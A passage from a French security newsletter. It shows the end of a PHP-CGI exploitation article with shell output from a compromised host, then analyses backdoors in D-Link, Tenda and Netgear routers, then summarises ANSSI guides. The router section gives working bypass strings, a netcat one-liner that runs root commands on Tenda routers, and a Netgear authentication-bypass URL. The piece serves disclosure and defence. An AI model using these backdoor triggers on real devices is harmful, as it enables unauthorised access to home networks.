Linux debian 3.2.0-4-686-pae #1 SMP Debian 3.2.51-1 i686 GNU/Linux
 02:47:08 up  4:00,  2 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ebaudin  tty7     :0               22:47    4:00m  1.91s  0.04s gdm-session-wor
ebaudin  pts/1    mac-mini-de-etie 22:55    3:29m  0.10s  0.08s sshd: ebaudin [
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
```

Conclusion

Cette vulnérabilité triviale est liée à une simple erreur de traitement des entrées utilisateur. Elle montre une fois de plus que les recommandations générales de l'OWASP, à savoir le traitement des entrées utilisateur, ne sont pas toujours respectées et que des bugs simples peuvent être réintroduits dans de nouvelles versions...

Bien que le mode PHP-CGI ne soit pas le plus répandu, cette vulnérabilité a été largement exploitée. Nous vous recommandons vivement de vérifier vos versions et vos configurations...

Références

- [1] http://www.malekal.com/2013/11/09/attaque-web-bitcoin-et-php-shell/
- [2] http://blog.spiderlabs.com/2013/11/honeypot-alert-more-php-cgi-scanning-apache-magikac.html
- [3] http://www.php.net/archive/2012.php
- [4] http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
- [5] https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/php_cgi_arg_injection.rb
- [6] http://www.bobulous.org.uk/coding/apache-php-cgi.html
- [7] http://www.exploit-db.com/exploits/29290/

Backdoor légitimes au sein de routeurs grand public

par Etienne BAUDIN

Mike Thomas

Depuis quelques mois, des chercheurs font part de plus en plus régulièrement de la découverte de failles de sécurité au sein des micrologiciels des routeurs domestiques. Cet article va revenir sur plusieurs de ces failles, récemment découvertes.

Le 12 octobre dernier, un chercheur en sécurité du groupe « /dev/ttyS0 », annonçait sur son blog la découverte d'une porte dérobée sur certains routeurs D-Link. Cinq jours plus tard, le même chercheur annonçait avoir découvert une autre porte dérobée au sein du micrologiciel des routeurs de la marque chinoise Tenda. Une autre faille du même type a été découverte à peine quelques jours après, cette fois-ci sur des routeurs Netgear.

Et ce n'est sans doute pas fini, de nouvelles failles devraient être découvertes dans d'autres routeurs grand public dans les jours, semaines ou mois qui viennent au vu du faible niveau de protection que ces équipements offrent à leurs utilisateurs.

Nous avons analysé chacune de ces trois failles de sécurité, et nous allons, dans cet article, vous décrire comment elles ont été découvertes, les risques qu'elles représentent, et les moyens de s'en protéger s'il en existe.

Le User-Agent, le passe PTT des routeurs D-Link [1]

La première porte dérobée à laquelle nous allons nous intéresser se trouve dans la version 1.13 du micrologiciel disponible pour le modèle de routeur DIR-100 revA [2] de la marque D-Link.

À l'aide du logiciel binwalk, le chercheur a été en mesure d'obtenir rapidement une image du système de fichiers du routeur au format SquashFS 2.0. Une fois le système de fichiers décompressé à l'aide des outils adéquats, il est possible d'identifier rapidement le binaire correspondant au serveur Web : /bin/webs. En chargeant l'exécutable dans un outil tel qu'IDA, il est possible de commencer à analyser le fonctionnement du serveur.
À noter que seule la version Pro d'IDA permet de décompiler ce fichier étant donné que l'exécutable /bin/webs a été compilé pour fonctionner sur des processeurs MIPS (fonctionnalité non disponible dans les versions freeware ou démo du logiciel).

En étudiant les chaînes de caractères présentes dans l'exécutable, le chercheur a ensuite recherché certains mots clés en lien avec un serveur web tel que « thttpd-alpha-networks/2.23 ». AlphaNetworks est une société créée par d'anciens employés de D-Link. La présence de cette chaine

de caractère lui a donc permis d'identifier la version du serveur web d'AlphaNetworks.

En observant par la suite les fonctions disponibles, il a trouvé rapidement la fonction « alpha_auth_check » en charge de réaliser l'authentification des utilisateurs auprès du serveur web. C'est en analysant l'implémentation de cette fonction et l'utilisation qui en est faite qu'il a découvert la vulnérabilité. Cette fonction est découpée en plusieurs blocs.

Le premier, qui est le plus important, permet d'initialiser un certain nombre de variables. Après cela, si l'URL de la page visitée débute par les chaines de caractères « graphic » ou « public », correspondant à des dossiers présents à la racine du serveur Web, la fonction contourne l'appel à la méthode « check_login » dont le nom est sans équivoque. Dans le cas contraire, le déroulement de « alpha_auth_check » se poursuit.
La suite est plus troublante. En effet, une comparaison de chaine de caractères est réalisée entre les informations reçues en entrée de la fonction (la chaine de caractères constituant la requête) et la chaine de caractères « xmlset_roodkcableoj28840ybtide ». Si la comparaison s'avère positive, alors l'appel de la sous-fonction « check_login » est une nouvelle fois contourné et la fonction « alpha_auth_check » retourne 1, laissant se dérouler la suite du processus de chargement de la page.

« La suite est plus troublante. En effet, une comparaison de chaine de caractères est réalisée entre les informations reçues en entrée de la fonction et la chaine de caractères xmlset_roodkcableoj28840ybtide »

Dans le cas contraire, les fonctions de vérification du login et du mot de passe sont lancées dans les blocs de codes suivants. En remontant plus haut dans la chaine d'appel de fonctions aboutissant aux traitements que l'on vient de décrire, le chercheur a été en mesure d'identifier le contenu des données comparées avec la chaine de caractères « xmlset_roodkcableoj28840ybtide » : il s'agit de l'en-tête User-Agent contenu dans une requête HTTP.

La chaine de caractères « roodkcableoj28840ybtide » mise à l'envers peut être traduite par « edit by 04882joel backdoor ». Ce qui montre que cette porte dérobée a été insérée volontrairement et même signée par un certain « joel ».

En envoyant une requête HTTP vers le routeur afin d'accéder à une page quelconque, il est donc possible de contourner facilement le mécanisme d'authentification en modifiant la valeur du champ User-Agent envoyée par le navigateur.

```
loc_41488C:
la      $a1, 0x470000
nop
addiu   $a1, (aUserAgent - 0x470000)  # "User-Agent:"
li      $a2, 0xB
la      $t9, strncasecmp
nop
jalr    $t9 ; strncasecmp
nop
lw      $gp, 0x48+var_30($sp)
bnez    $v0, loc_4148EC
move    $a0, $s0
```

Au final, l'algorithme d'authentification du routeur peut se résumer avec le pseudo-code suivant que le chercheur a écrit :

```
#define AUTH_OK 1
#define AUTH_FAIL -1

int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url, "graphic/") ||
       strstr(request->url, "public/") ||
       strcmp(request->user_agent, "xmlset_roodkcableoj28840ybtide") == 0
    {
        return AUTH_OK;
    }
    else
    {
        // These arguments are probably user/pass or session info
        if(check_login(request->0xC, request->0xE0) != 0)
        {
            return AUTH_OK;
        }
    }

    return AUTH_FAIL;
}
```

Suite à la publication de cet article par le chercheur, D-Link a réagi et a annoncé que la plupart des routeurs présentant cette faille n'étaient plus commercialisés depuis plusieurs années. Un chef de produit a par ailleurs indiqué la raison de la présence de cette backdoor : « elle servait dans les procédures de récupération de l'appareil pour le SAV en cas de panne ». Aujourd'hui, cela passe par le simple bouton « reset ». Il a par ailleurs indiqué que les routeurs vulnérables ne bénéficieraient pas d'une mise à jour étant donné leur caractère obsolète.

Malgré tout, D-Link a proposé une mise à jour de sécurité un mois et demi après la publication de la vulnérabilité.

Tenda et l'UDP (Universal Data Passport) [3]

Quelques jours seulement après avoir divulgué cette première faille, ce même chercheur a également trouvé une faille de sécurité similaire dans les routeurs Tenda.

Pour cela, il a suivi exactement la même procédure. Il a récupéré le contenu du firmware, en l'extrayant avec les outils binwalk et SquashFS, et a cherché le fichier exécutable correspondant au serveur. Il a ensuite utilisé IDA afin d'observer plus en détail le fonctionnement du serveur « /bin/httpd ». En cherchant parmi les chaines de caractères des mots clés en liens avec le serveur web, il a rapidement trouvé la chaine « GoAhead-Webs ». Il a ensuite découvert qu'en amont de la boucle de réception des requêtes HTTP le fichier main appelle la fonction « InitMfgTask », qui elle-même exécute la fonction MfgThread.

« Quelques jours seulement après avoir divulgué cette première faille, ce même chercheur a également trouvé une faille de sécurité similaire dans les routeurs Tenda »

En analysant le code machine de cette fonction, il a pu observer l'ouverture d'un socket UDP sur le port 7329.

```
sock_s1 = $s1
rx_buf_ptr = $s5
client_sockaddr_ptr = $s4
addrlen_ptr = $s6
rx_magic_string_ptr = $fp
command_arg_ptr = $s2
li      $gp, 0x96B68
addu    $gp, $t9
addiu   $sp, -0xA98
sw      $gp, 0xA98+saved_gp($sp)
sw      $s0, 0xA98+saved_s0($sp)
addiu   $s0, $sp, 0xA98+var_A58
li      $v1, 0xA11C       # bind port, in network byte order (htons(7329))
move    $a1, $s0
la      $a0, 0x470000
nop
addiu   $a0, (aLan_ipaddr - 0x470000)  # "lan_ipaddr"
li      $v0, 2
sw      $ra, 0xA98+saved_ra($sp)
sw      $zero, 0xA98+sockaddr($sp)
sw      sock_s1, 0xA98+saved_s1($sp)
sh      $v1, 0xA98+sockaddr+2($sp)  # set sockaddr port (7329)
sw      rx_magic_string_ptr, 0xA98+saved_fp($sp)
sw      $gp, 0xA98+var_10($sp)
sw      $s7, 0xA98+saved_s7($sp)
sw      addrlen_ptr, 0xA98+saved_s6($sp)
sw      rx_buf_ptr, 0xA98+saved_s5($sp)
sw      client_sockaddr_ptr, 0xA98+saved_s4($sp)
sw      $s3, 0xA98+saved_s3($sp)
sw      command_arg_ptr, 0xA98+saved_s2($sp)
sh      $v0, 0xA98+sockaddr($sp)
sw      $zero, 0xA98+sockaddr+4($sp)
sw      $zero, 0xA98+sockaddr+8($sp)
sw      $zero, 0xA98+sockaddr+0xC($sp)
la      $t9, GetCfmValue
nop
jalr    $t9 ; GetCfmValue  # GetCfmValue("lan_ipaddr", &bind_ip);
nop
lw      $gp, 0xA98+saved_gp($sp)
move    $a0, $s0
la      $t9, inet_addr
nop
jalr    $t9 ; inet_addr  # inet_addr(&bind_ip);
nop
lw      $gp, 0xA98+saved_gp($sp)
li      $a0, 2
li      $a1, 1
move    $a2, $zero
sw      $v0, 0xA98+sockaddr+4($sp)  # set sockaddr bind ip (value of lan_ipaddr
la      $t9, socket
nop
jalr    $t9 ; socket      # socket(AF_INET, SOCK_DGRAM, 0);
nop
lw      $gp, 0xA98+saved_gp($sp)
nop
la      $a0, 0x470000
nop
addiu   $a0, (aMfgthreadSocke - 0x470000)  # "MfgThread socket error."
bltz    $v0, puts_error_string  # if socket returned less than 0
move    sock_s1, $v0
```

La suite du thread créé est également intéressante. Il entre dans une boucle « recvfrom » (réception de message depuis un socket) et attend un paquet UDP. Le paquet est ensuite analysé et, chose surprenante, le thread réalise une comparaison entre une chaine de caractères contenue dans le paquet UDP et « w302r_mfg ».

Le chercheur a reproduit la structure du paquet attendu :

```
struct command_packet_t
{
    char magic[10];
    // 9 byte magic string («w302r_mfg»)
    // plus a NULL terminating byte

    char command_byte;
    // paramètre spécifique

    char command_arg[117];
    // commande à exécuter
};
```

Nous avons donc, dans cette structure, la chaine de caractères « magique » composée de 9 caractères et d'un octet nul, une chaine de caractères qui contiendra la commande à exécuter par le routeur et un paramètre spécifique. Dans la suite du code, le firmware compare ce paramètre avec trois caractères ASCII.

```
move    $a1, $zero
li      $a2, 0x80
move    $a0, rx_magic_string_ptr
la      $t9, memset
nop
jalr    $t9 ; memset      # memset(&rx_magic_string, 0, 128);
nop
lw      $gp, 0xA98+saved_gp($sp)
lw      $a0, 0xA98+command_byte_ptr($sp)
move    $a1, $zero
li      $a2, 0x80
la      $t9, memset
nop
jalr    $t9 ; memset      # memset(&command_byte, 0, 128);
nop
lw      $gp, 0xA98+saved_gp($sp)
move    $a0, command_arg_ptr
move    $a1, $zero
li      $a2, 0x80
la      $t9, memset
nop
jalr    $t9 ; memset      # memset(&command_arg, 0, 128);
nop
lw      $gp, 0xA98+saved_gp($sp)
lw      $v0, 0xA98+rx_buf($sp)  # copies 9 bytes from beginning of rx_buf into rx_magic_string
lw      $v1, 0xA98+var_A3C($sp)
lw      $a1, 0xA98+var_38($sp)
sw      $v0, 0xA98+var_1C0($sp)
sw      $v1, 0xA98+var_1BC($sp)
lbu     $v0, 0xA98+var_A38($sp)
lbu     $v1, 0xA98+var_A36($sp)  # reads the command byte from rx_buf
move    $a0, command_arg_ptr
addiu   $a2, $s0, -0xC
sb      $v0, 0xA98+var_1B8($sp)
sb      $v1, 0xA98+command_byte($sp)  # saves the command byte to command_byte
la      $t9, memcpy
nop
jalr    $t9 ; memcpy      # memcpy(&command_arg, rx_buf+12, rx_size-12);
nop
lw      $gp, 0xA98+saved_gp($sp)
move    $a0, rx_magic_string_ptr
la      $a1, 0x470000
nop
addiu   $a1, (aW302r_mfg - 0x470000)  # "w302r_mfg"
la      $t9, strcmp
nop
jalr    $t9 ; strcmp      # strcmp(&rx_magic_string, "w302r_mfg");
nop
lw      $gp, 0xA98+saved_gp($sp)
bnez    $v0, outer_receive_loop  # if(strcmp_result != 0) goto outer_receive_loop;
move    $a0, rx_buf_ptr
```

Cette opération peut se traduire avec le pseudo-code suivant :

```
switch(command_byte)
{
    case 'e':
        strcpy(tx_buf, "w302r_mfg");
        tx_size = 9;
        break;
    case '1':
        if(strstr(command_arg, "iwpriv") != NULL)
            tx_size = call_shell(command_arg, tx_buf, 0x800);
        else
            strcpy(tx_buf, "000000");
            tx_size = strlen(tx_buf);
        break;
    case 'x':
        tx_size = call_shell(command_arg, tx_buf, 0x800);
        break;
    default:
        goto outer_receive_loop;
}

sendto(client_socket, tx_buf, tx_size, client_sock_addr, 16);
goto outer_receive_loop;
```

En d'autres termes, il existe trois différentes actions possibles :

- « e » répond avec une chaîne prédéfinie, typiquement, un test ping ;
- « 1 » est destiné à exécuter des commandes iwpriv (activation de paramètres Wi-Fi) ;
- « x » permet d'exécuter n'importe quelle commande sur le système avec les privilèges de l'utilisateur « root ».

Avec la commande suivante « echo -ne «w302r_mfg\x00x/bin/ls» | nc -u -q 5 192.168.0.1 7329 », il est donc possible d'exécuter la commande « ls » sur le routeur.

« l'éditeur a rapidement réagi et a indiqué, le 24 octobre, la disponibilité d'un patch corrigeant la vulnérabilité »

Cette commande, qui peut sembler un peu complexe à première vue, envoie simplement la chaine de caractères, « w302r_mfg » suivi d'un octet nul (\x00), du type de commande « x », et enfin de la commande « /bin/ls » au port UDP/7329 via netcat. Il est à noter que cette faille n'est exploitable que depuis le LAN ou par l'intermédiaire du réseau sans fil, et non depuis Internet.

Encore une fois, l'éditeur a rapidement réagi. Dans un message envoyé à ses clients [4], le constructeur a indiqué le 24 octobre la disponibilité d'un patch corrigeant la vulnérabilité. Le constructeur y présente également ses excuses à ses clients.


Netgear laisse la porte ouverte [5]

Dans la continuité de ces premières découvertes, un autre chercheur a identifié une faille de sécurité sur des routeurs de la marque Netgear. Sur le modèle WNDR3700v4, la faille se situe sur le fichier /usr/sbin/net-cgi qui est exécuté par le serveur web afin de gérer les requêtes HTTP faisant appel à des scripts CGI.

C'est la fonction « handle_http_request() » qui permet de gérer ces requêtes. Son prototype est le suivant :

```
handle_http_request(
    char *script_file, //requested object or cgi script
    char *query_string,
    char *request_method,
    FILE  *stdout,
    FILE *stdin);
```

Dans cette fonction, il y a un gestionnaire de type MIME qui vérifie si l'objet sur lequel est portée la requête correspond à la chaine de caractère du gestionnaire. Si c'est le cas, il vérifie s'il y a un gestionnaire d'authentification. Sinon, l'exécution se poursuit sans authentification.



En étudiant la table des gestionnaires, le chercheur a observé une chose étrange : le traitement d'une entrée commençant par « BRS_ » ne nécessite pas d'authentification.

L'accès à l'ensemble des fichiers suivants ne nécessite donc pas d'authentification :

- BRS_01_checkNet.html
- BRS_01_checkNet_ping.html
- BRS_02_genieHelp.html
- BRS_03A_A_noWan_check_net.html

- BRS_03A_A_noWan.html
- BRS_03A_B_pppoe.html
- BRS_03A_B_pppoe_reenter.html
- BRS_03A_C_pptp.html
- BRS_03A_C_pptp_reenter.html
- BRS_03A_D_bigpond.html
- BRS_03A_detcInetType.html
- BRS_03A_E_IP_problem.html
- BRS_03A_E_IP_problem_staticIP_A_inputIP.html
- BRS_03A_E_IP_problem_staticIP_B_macClone.html
- BRS_03A_E_IP_problem_staticIP_B_macClone_plzWait.html
- BRS_03A_E_IP_problem_staticIP.html
- BRS_03A_F_l2tp.html
- BRS_03A_F_l2tp_reenter.html
- BRS_03B_haveBackupFile_change_domain.htm
- BRS_03B_haveBackupFile_fileRestore.html
- BRS_03B_haveBackupFile.html
- BRS_03B_haveBackupFile_ping.html

...

> INFO

Une porte dérobée américaine aurait été découverte au sein de satellites vendus par la France

Une nouvelle porte dérobée a été découverte par les Émirats Arabes Unis au sein de composants électroniques fabriqués aux États-Unis et embarqués dans des satellites fabriqués en France. Cette découverte pourrait annuler ce contrat qui avait été signé en juillet 2013 dont le montant atteindrait 390 millions de dollars. Ceci serait une perte conséquente pour les deux entreprises françaises : Airbus Defense et Thales Alenia Space. De plus, depuis ces découvertes, les Émirats Arabes Unis essayent de trouver un autre fournisseur de satellites ou de composants, notamment en Russie.

Les composants incriminés seraient utilisés au sein des satellites nommés Pleiades de type Falcon Eye. Ils serviraient à réaliser des observations à usage militaire. La porte dérobée permettrait aux États-Unis d'intercepter les données transitant entre le satellite et la station au sol.

Néanmoins, aucune réaction de la part du fabricant n'a pour l'instant été faite. Ces déclarations seraient, peut-être, également un nouveau moyen de faire pression sur les États-Unis pour tenter de pousser les Émirats Arabes Unis à acheter d'autres avions de combat comme le Rafale de la société Dassault Aviation au lieu des avions de combat américains.

Le problème que présente le chercheur est que certains de ces fichiers permettent d'obtenir des informations sensibles. Par exemple, le fichier « BRS_success.html » contient le SSID ainsi que le mot de passe d'accès au réseau WiFi.

Cette première faille qui divulgue des informations techniques est donc sensible puisqu'elle peut être exploitée par un pirate afin de contourner l'authentification du réseau WiFi.

Par ailleurs, dans le cadre de la fonction chargée de mettre en œuvre le processus d'authentification (image suivante), il remarque qu'il existe un grand nombre d'étapes différentes qui mènent, dans certains cas, au contournement de l'authentification.

Il s'aperçoit que les chaines de caractères « unauth.cgi » et « securityquestions.cgi » sont recherchées dans le contenu de la requête (incluant donc les paramètres) et non plus uniquement dans le chemin d'accès à la ressource. Cela implique que si l'une de ces chaines est contenue dans la requête, alors le mécanisme d'authentification est contourné. Il est donc possible de contourner le mécanisme d'authentification en envoyant une requête vers la page : http://router_address/protected_page.htm?foo=unauth.cgi.


Enfin, le chercheur a découvert dans le processus d'authentification une faille plus importante.
Juste avant que le chemin d'accès de la requête ne soit vérifié, une autre étape de validation est effectuée.
Au cours de celle-ci, la valeur du paramètre « hijack_process » est vérifiée. Si celui-ci vaut 3, l'authentification se déroule normalement. Dans le cas contraire, le mécanisme d'authentification est outrepassé.

Selon le chercheur, ce paramètre de configuration indique que le routeur est dans un état non configuré. Le paramètre est utilisé afin de contourner le mécanisme d'authentification lors de la première mise en marche de l'appareil, et ce, tant que le routeur n'est pas configuré. De cette façon, le routeur va rediriger les requêtes web vers son interface d'administration.

En recherchant dans les fichiers « BRS_* » accessibles sans authentification préalable, le chercheur a, par la suite, identifié un fichier HTML permettant de définir la valeur de ce paramètre à 1. Ainsi, en accédant à cette page, l'authentification est désactivée pour l'ensemble de l'interface web du routeur. Pire, comme ce paramètre est stocké dans la mémoire NVRAM, l'authentification reste désactivée même après un redémarrage de la machine.

Enfin, dans un second billet publié quelques jours plus tard, le chercheur a expliqué comment exécuter des commandes en tant qu'administrateur sur le routeur.

Pour cela, il a découvert la présence d'un manque de validation des entrées au sein de la fonction « cmd_ping6() » définie au sein de l'exécutable « net-cgi ». Celle-ci peut être exploitée afin de provoquer un débordement de tampon. Pour exploiter cette faille, il est nécessaire d'envoyer une requête POST vers la page « apply.cgi » contenant le paramètre « submit_flag=ping6 ». La page vers laquelle l'utilisateur est redirigé est « ping6_traceroute6_hidden_info.htm ». L'accès à cette page est normalement restreint, mais le mécanisme d'authentification peut être contourné via la faille précédemment détaillée. Cette page est donc, en réalité, tout à fait accessible et permet l'exploitation de la faille qui entraîne l'exécution des commandes arbitraires sur le routeur.



Enfin, le chercheur a écrit une preuve de concept en python afin de démontrer la technique d'exploitation de cette vulnérabilité.

Netgear a publié le 5 janvier 2014 un correctif pour son routeur [7].

Conclusion

À l'heure actuelle, les routeurs grand public font régulièrement l'objet de la découverte de failles de sécurité importantes comme nous avons pu le voir dans cet article. Que leur présence soit intentionnelle ou non, ces failles révèlent une situation générique applicable à l'ensemble des fabricants de ce type d'équipement. Un site web référence même l'ensemble des vulnérabilités connues à ce jour pour chaque marque de routeur [6]. Il est par ailleurs probable que d'autres failles du même type que celles décrites dans cet article soient découvertes sur d'autres routeurs à l'avenir.

Enfin, il est intéressant d'observer le degré variable d'implication des constructeurs pour la sécurité de leurs produits [8]. Ainsi, nous avons apprécié la réactivité de Tenda et la mise à disposition d'un correctif en quelques jours seulement. Il est en revanche regrettable d'apprendre que D-Link n'a proposé une mise à jour de sécurité qu'un mois et demi après la publication de la vulnérabilité. Quant à Netgear, le constructeur a réagi plus de deux mois après les révélations du chercheur.

« il est intéressant d'observer le degré variable d'implication des constructeurs pour la sécurité de leurs produits »

Depuis la rédaction de cet article en novembre 2013, plusieurs portes dérobées ont été découvertes, ce qui confirmait nos prévisions. On retiendra la découverte d'un français qui est parvenu à trouver une porte dérobée sur des routeurs Cisco, Netgear, Belkin, Linksys, Diamond, LevelOne et OpenWAG [9] à Noël. Il a pour cela identifié un service non documenté accessible depuis le réseau local et en écoute sur le port TCP/32764 des routeurs. Par ailleurs, un manque de validation des entrées au sein de ce service peut être exploité afin de provoquer une corruption de la mémoire via un débordement de tampon. Ceci, afin d'exécuter des commandes système arbitraires et ainsi d'obtenir un accès à l'équipement.

On notera également la présence de portes dérobées accessibles sur les routeurs de BT [10], potentiellement exploitables par la NSA et le GHCQ. Les routeurs disposaient pour cela d'une interface réseau secondaire associée à un VLAN spécifique. Des services en écoute sur cette interface étaient accessibles par ce biais. Ces derniers étaient à priori utilisés par BT pour l'administration des routeurs. Cependant, la NSA ou le GCHQ auraient pu tirer parti de ces accès afin d'accéder au réseau local de certaines cibles.

Références

[1] http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor/

[2] ftp://ftp.dlink.eu/Products/dir/dir-100/driver_software/DIR-100_fw_reva_113_ALL_en_20110915.zip

[3] http://www.devttys0.com/2013/10/from-china-with-love/

[4] http://www.tendacn.com/tendacn/Commany/show.aspx?articleid=2344

[5] http://shadow-file.blogspot.com/2013/10/complete-persistent-compromise-of.html
http://shadow-file.blogspot.fr/2013/10/netgear-root-compromise-via-command.html

[6] http://www.routerpwn.com/

[7] http://kb.netgear.com/app/answers/detail/a_id/24413

[8] http://seclists.org/fulldisclosure/2013/Oct/276

[9] http://www.theregister.co.uk/2014/01/06/hacker_backdoors_linksys_netgear_cisco_and_other_routers/

[10] http://cryptome.org/2013/12/Full-Disclosure.pdf

Les whitepapers du mois

par Charles DAGOUAT

L'ANSSI a récemment publié plusieurs guides de sécurité sur des thèmes divers et variés. Voici un rapide résumé des 4 derniers documents.

Renforcement de la cybersécurité des systèmes industriels


Depuis le début de l'année 2013, un groupe de travail a été monté afin d'apporter des réponses à la sécurisation des systèmes informatiques industriels, que l'on connait souvent sous l'acronyme SCADA.

L'ANSSI a publié deux documents qui donnent les résultats de ces premiers travaux. Le premier contient une méthode de classification de ces systèmes ainsi que les principales mesures d'hygiène à respecter (ou à adopter!). Le second contient quant à lui des mesures détaillées.

Ces documents serviront de base pour la mise en place de règles issues de la loi de la programmation militaire.

Ces documents sont disponibles aux adresses suivantes :
http://www.ssi.gouv.fr/IMG/pdf/securite_industrielle_GT_methode_classification-principales_mesures.pdf

http://www.ssi.gouv.fr/IMG/pdf/securite_industrielle_GT_details_principales_mesures.pdf



Politique de restrictions logicielles

L'ANSSI a également publié des recommandations concernant la mise en oeuvre d'une politique de restrictions logicielles sous Windows.


L'agence recommande la mise en place de listes blanches autorisant uniquement certains logiciels à être exécuté. Cela permet d'empêcher systématiquement l'exécution de programme non répertorié dans la liste, qu'ils soient connus ou non dans la base de signature antivirale. Cette technique permet également d'empêcher l'installation de logiciels sans licence ou de logiciels indésirables.

Selon l'agence, sur un système à jour et respectant le principe du moindre privilège, l'application de ces recommandations permet de mieux maitriser les configurations, d'autant que ces mesures sont transparentes pour l'utilisateur.

Ce document présente les points suivants :

- Les mécanismes SRP et AppLocker mis en jeu sous Windows ;
- La démarche préalable à adopter avant la mise en oeuvre d'une stratégie de restrictions logicielles avec AppLocker ;
- Et enfin, la configuration des règles.

Ce document est disponible sur le site de l'ANSSI à l'adresse suivante :
http://www.ssi.gouv.fr/IMG/pdf/NP_Applocker_Note-Tech-v1.pdf


DAT-NT-13/ANSSI/SDE

PREMIER MINISTRE

Secrétariat général de la défense et de la sécurité nationale

Agence nationale de la sécurité des systèmes d'information

Paris, le 6 décembre 2013

N° DAT-NT-13/ANSSI/SDE/NP

Nombre de pages du document (y compris cette page) : 14

NOTE TECHNIQUE

RECOMMANDATIONS POUR LA MISE EN ŒUVRE D'UNE POLITIQUE DE RESTRICTIONS LOGICIELLES SOUS WINDOWS

Public visé:

Développeur	
Administrateur	✓
RSSI	✓
DSI	✓
Utilisateur	

Sécurisation d'une architecture de téléphonie sur IP

Dans sa lancée, l'ANSSI s'est ensuite focalisé sur la sécurisation d'une architecture de téléphonie sur IP.

La ToIP permet d'apporter des gains conséquents en terme de coûts. Elle apporte également des fonctionnalités pour les utilisateurs. En outre, cette technologie rapproche deux types de réseau historiquement disjoint : le réseau de donnée et le réseau de téléphonie. Ce rapprochement accroit les risques pour l'entreprise.

Le document publié par l'ANSSI doit permettre de présenter ces risques ainsi que les méthodes pour s'en prémunir. Il aborde pour cela les points suivants :

- Les risques associés à la ToIP ;
- Un rappel sur les principes fondamentaux de la SSI et les mesures de sécurité d'ordre général ;
- Et enfin, les mesures de sécurité spécifiques à la téléphonie sur IP.

Le document est disponible sur le site de l'ANSSI à l'adresse suivante :
http://www.ssi.gouv.fr/IMG/pdf/NP_securiser_ToIP_Note-Tech-v1.pdf


DAT-NT-14/ANSSI/SDE

PREMIER MINISTRE

Secrétariat général de la défense et de la sécurité nationale

Agence nationale de la sécurité des systèmes d'information

Paris, le 23 décembre 2013

N° DAT-NT-14/ANSSI/SDE/NP

Nombre de pages du document (y compris cette page) : 29

NOTE TECHNIQUE

RECOMMANDATIONS DE SÉCURISATION D'UNE ARCHITECTURE DE TÉLÉPHONIE SUR IP

Public visé:

Développeur	
Administrateur	✓
RSSI	✓
DSI	✓
Utilisateur	

Système de journalisation

